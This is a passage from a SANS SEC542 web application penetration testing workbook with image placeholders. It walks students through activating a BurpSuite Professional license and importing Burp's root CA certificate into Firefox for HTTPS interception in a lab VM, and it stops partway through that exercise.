SEC542 | WEB APP PENETRATION TESTING & ETHICAL HACKING
GIAC Web Application Penetration Tester (GWAPT)

Workbook

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

All reference links are operational in the browser-based delivery of the electronic workbook.

Welcome to the Security542 Electronic Workbook!!

Version: H01

Please run the workbook update command, shown below, to get the latest/greatest content.

```
workbook-update.sh
```

Exercise 1.1 - Configuring Interception Proxies

Objectives

- Install and activate Burp Pro for upcoming exercises
- Gain experience with the Burp Pro and ZAP proxies
- Configure the Firefox browser to trust Burp Pro's and ZAP's root CA certificate.

Background

BurpSuite Professional Licensing

SANS includes a four (4) month license for BurpSuite Professional with this course. The license key is available in your SANS portal, and this lab will walk you through obtaining the license key and activating it within BurpSUite Professional on your course virtual machine.

Installing and Activating BurpSuite Professional's Four Month License Key


Challenges

- Obtain the License Key from within your SANS Portal
- Input the License Key into BurpSuite Professional
- Activate the License Key with PortSwigger over the Internet


Solution - Installing and Activating the License

1. Surf to https://www.sans.org and click **Login**.

2. Log in with your SANS Portal credentials (the same email address/account you used to sign up for class).
3. Go to the **Account Dashboard**.




4. Click on **Burp Trial License SEC542** (under **My Links**).




5. Click **Copy** to copy the license key to the clipboard.

6. In the **SEC542 VM**, open Burp Professional by clicking on the **Burp Pro icon** in the upper right corner.





7. Wait for Burp Pro to launch.

8. Paste your license key and click **Next**.




9. Press **Next** again on the Activate License screen. If the orange **Next** button is hidden, widen the window to see it.






10. Then press **Finish**.




Warning


If you receieve a prompt to update Burp (as shown below), click **Close** as any new or changed feaures may impact future lab exercises.



11. Press **Next** (do not change any settings) on the **Project screen**.




12. Finally, press **Start Burp** (and also keep the default settings).



Warning

Run one instance of Burp Pro only. Multiple instances of Burp Pro are running if you see the warning below.



In this case, choose **Leave** and then close the newest Burp instance, leaving the original. When in doubt, close all Burp Pro instances and start over.


Warning

Burp Pro must be listening on port 8080, and the Burp Pro instance that generates the preceding error cannot bind to port 8080 because it is in use by another instance.


Configuring Firefox to trust both interception proxies' root CA certificates

Background

In the upcoming Authentication labs, browsers such as Firefox will begin warning about entering credentials via unencrypted sites. For example: surf here in Firefox, and attempt to enter a username: http://www.sec542.org/form/



Surfing to https://www.sec542.org/form/ (the same URL using 'https://') via Burp Pro generates this Firefox warning: 'Software is Preventing Firefox From Safely Connecting to This Site'.




The current version of Firefox allows clicking through this warning (click on **Advanced** -> **Accept this Risk and Continue**). This may change in the future, as browsers are becoming more strict in an effort to protect end users from various attacks.

The Firefox error is generated because Burp and ZAP are intercepting the request and providing the browser with a "spoofed" certificate signed with the interception proxy's root CA certificate. We will address this issue by importing Burp Pro's and ZAP's x.509 certificates into Firefox, which will allow proxying SSL/TLS without warnings such as this.


Setup

1. In the SEC542 VM, open **Burp Pro** and then open **Firefox**.




2. Do not upgrade Burp (during class) if prompted with "An update is available. Please select the build you want to download." Instead simply click **Close**.

3. Click **Next** on the project screen (use the default option of **Temporary project**). Then click **Start Burp** on the next screen (use the default option of **Use Burp Defaults**)
4. Wait for Burp Pro to launch.

> **Warning**
>
> Run one instance of Burp pro only. If you only have one instance running, you should not expect to see the popup below:
>
> 
>
>
> In this case, choose **Leave** and then close the newest Burp instance, leaving the original. When in doubt, close all Burp Pro instances and start over.

> **Warning**
>
> Burp Pro must be listening on port 8080, and the Burp Pro instance that generates the preceding error cannot bind to port 8080 because it is in use by another instance.

5. In Firefox: go to the proxy selector, and choose **Burp Pro**.




> **Note**
>
> Please do not bypass the Firefox SwitcyOmega proxy selector plug-in, or attempt to replace it with an alternative plug-in. Doing so can break Firefox's ability to properly proxy via Burp ot ZAP.

Challenges


- Import Burp Pro and ZAP's SSL certificate into Firefox.
- Confirm it is working by proxying to https://www.sec542.org/form/ via both Burp Pro and ZAP
- Verify Firefox considers the connection secure (by displaying a lock icon before the URL)

Solution - Burp Pro


1. In **Firefox**, surf to http://burp.
2. Click on **CA Certificate**.




3. Then choose **Save file**, and click **OK**. This will save the certificate to `/home/student/Downloads/cacert.der`.



